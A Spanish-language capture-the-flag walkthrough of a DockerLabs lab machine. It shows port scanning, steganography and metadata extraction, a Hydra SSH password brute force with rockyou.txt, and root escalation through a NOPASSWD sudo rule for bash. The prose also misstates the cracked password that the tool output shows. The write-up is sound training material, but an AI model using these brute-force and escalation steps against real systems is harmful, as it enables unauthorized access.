



Borazuwarahctf

Dificultad	Muy Facil
Tecnicas	<u>Steghide - Exiftool - Hydra</u>
Pagina	Docker labs
Estado	Listo

Lo primero que hacemos es ver q puertos están abiertos

```
nmap -p- --open --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allport
```

```
File: allPorts
# Nmap 7.95 scan initiated Mon Oct 13 22:35:35 2025 as: /usr/lib/nmap/nmap -p- --open --min-rate 5000 -sS -n -vvvv -Pn -oG allPorts 172.17.0.2
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 172.17.0.2 () Status: Up
Host: 172.17.0.2 () Ports: 22/open/tcp/ssh///, 80/open/tcp/http/// Ignored State: closed (65533)
# Nmap done at Mon Oct 13 22:35:36 2025 -- 1 IP address (1 host up) scanned in 1.15 seconds
```

Luego tiramos unos script basicos y buscamos las versiones de los puertos abiertos


```
nmap -p22,80 -sCV -oN targeted 172.17.0.2
```

```
File: targeted
# Nmap 7.95 scan initiated Mon Oct 13 22:39:43 2025 as: /usr/lib/nmap/nmap -p22,80 -sCV -oN targeted 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.000034s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_  256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 13 22:39:50 2025 -- 1 IP address (1 host up) scanned in 6.55 seconds
```

Al abrir la web, vemos que tenemos una imagen, por lo que decidimos descargarla.



Vamos a utilizar steghide para extraer los datos de la imagen y vemos que tenemos un archivo secreto

```
> steghide extract -sf imagen.jpeg
Anotar salvoconducto:
anotar los datos extraídos e/"secreto.txt".
> cat secreto.txt
```

	File: secreto.txt
1	Sigue buscando, aquí no está la solución
2	aunque te dejo una pista...
3	sigue buscando en la imagen!!!

Ahora vamos a utilizar exiftool para inspeccionar los metadatos

```

> exiftool imagen.jpeg
ExifTool Version Number      : 13.25
File Name                    : imagen.jpeg
Directory                   : .
File Size                    : 19 kB
File Modification Date/Time   : 2025:10:13 22:42:53+00:00
File Access Date/Time        : 2025:10:13 22:45:14+00:00
File Inode Change Date/Time   : 2025:10:13 22:43:23+00:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : None
X Resolution                  : 1
Y Resolution                  : 1
XMP Toolkit                   : Image::ExifTool 12.76
Description                   : ----- User: borazuwarah -----
Title                        : ----- Password: -----
Image Width                   : 455
Image Height                  : 455
Encoding Process               : Baseline DCT, Huffman coding
Bits Per Sample                : 8
Color Components               : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 455x455
Megapixels                    : 0.207
>

```

Al encontrar un usuario borazuwarah, decidimos aplicar hydra para ver encontrar su contraseña

```

Hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-13 22:48:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l1/p:14344399), ~3506100 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: borazuwarah  password: 123456
1 of 1 targets successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-13 22:48:38

```

Y encontramos la contraseña → 1234567

Ingresamos mediante ssh con el usuario y contraseña correspondiente

Subida de Privilegio

```

borazuwarah@72be3840af03:~$ whoami
borazuwarah

```

Una vez ingresado como borazuwarah, vamos a usar sudo -l para ver si tenemos alguna forma de elevar nuestro privilegio

```
borazuwarah@72be3840af03:~$ sudo -l
Matching Defaults entries for borazuwarah on 72be3840af03:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 72be3840af03:
  (ALL : ALL) ALL
  (ALL) NOPASSWD: /bin/bash
```

Vemos que podemos ejecutar el binario bash por lo que nos respaldamos en gtfobins y elevamos nuestro privilegio

```
borazuwarah@72be3840af03:~$ sudo bash -p
root@72be3840af03:/home/borazuwarah# whoami
root
```